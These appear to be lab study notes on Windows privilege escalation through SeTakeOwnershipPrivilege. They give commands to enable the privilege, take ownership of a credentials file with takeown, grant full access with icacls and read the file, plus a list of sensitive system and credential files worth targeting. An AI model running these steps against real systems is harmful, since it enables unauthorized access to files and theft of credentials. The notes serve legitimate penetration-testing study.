SeTakeOwnershipPrivilege
- SeTakeOwnershipPrivilege grants a user the ability to take ownership of any "securable object," meaning Active Directory objects, NTFS files/folders, printers, registry keys, services, and processes.
- This privilege assigns WRITE_OWNER rights over an object, meaning the user can change the owner within the object's security descriptor.
- we may encounter a service account that, for example, is tasked with running backup jobs and VSS snapshots assigned this privilege.

- With this privilege, a user could take ownership of any file or object and make changes that could involve access to sensitive data,
Remote Code Execution(RCE) orDenial-of-Service(DOS). - Suppose we encounter a user with this privilege or assign it to them through an attack such as GPO abuse using SharpGPOAbuse. In that case, we could use this privilege to potentially take control of a shared folder or sensitive files such as a document containing passwords or an SSH key.
Leveraging the Privilege
- Reviewing Current User Privileges
whoami /priv
- SeTakeOwnershipPrivilege is disabled. Enable it using the below script
- Script 1 - https://raw.githubusercontent.com/fashionproof/EnableAllTokenPrivs/master/EnableAllTokenPrivs.ps1
- explained in blog - https://www.leeholmes.com/blog/2010/09/24/adjusting-token-privileges-in-powershell/
- blog 2 - https://medium.com/@markmotig/enable-all-token-privileges-a7d21b1a4a77
- Enabling SeTakeOwnershipPrivilege
Import-Module .\Enable-Privilege.ps1- OR
.\EnableAllTokenPrivs.ps1whoami /priv

- Choosing a Target File
- Look in the section below this
- eg: we found a
cred.txtfile in aPrivateshares'ITdirectory Get-ChildItem -Path 'C:\Department Shares\Private\IT\cred.txt' | Select Fullname,LastWriteTime,Attributes,@{Name="Owner";Expression={ (Get-Acl $_.FullName).Owner }}- the output does not show
OWNERmeaning we dont have enough privs to view it
- the output does not show
- Checking File Ownership
- checking ownership of the
IT directory cmd /c dir /q 'C:\Department Shares\Private\IT'- owned by some service -
WINLPE-SRV01\sccm_svc
- owned by some service -
- checking ownership of the
- Taking ownership of file using Takeown
takeown /f 'C:\Department Shares\Private\IT\cred.txt'- Returns a
SUCCESS msg: file owned by our user
- Returns a
- Confirm ownership changing
Get-ChildItem -Path 'C:\Department Shares\Private\IT\cred.txt' | select name,directory, @{Name="Owner";Expression={(Get-ACL $_.Fullname).Owner}}
- Modify the ACLS using icacls
- we cant access the path yet
icacls 'C:\Department Shares\Private\IT\cred.txt' /grant htb-student:F
- read the file
type 'C:\Department Shares\Private\IT\cred.txt'
- REVERT THE CHANGES or Notify the CLIENT
When to Use?
Files of Interest
- Some local files of interest may include:
c:\inetpub\wwwwroot\web.config %WINDIR%\repair\sam %WINDIR%\repair\system %WINDIR%\repair\software, %WINDIR%\repair\security %WINDIR%\system32\config\SecEvent.Evt %WINDIR%\system32\config\default.sav %WINDIR%\system32\config\security.sav %WINDIR%\system32\config\software.sav %WINDIR%\system32\config\system.sav - We may also come across
.kdbxKeePass database files, OneNote notebooks, files such aspasswords.*,pass.*,creds.*, scripts, other configuration files, virtual hard drive files, and more that we can target to extract sensitive information from to elevate our privileges and further our access.
Choosing a Target File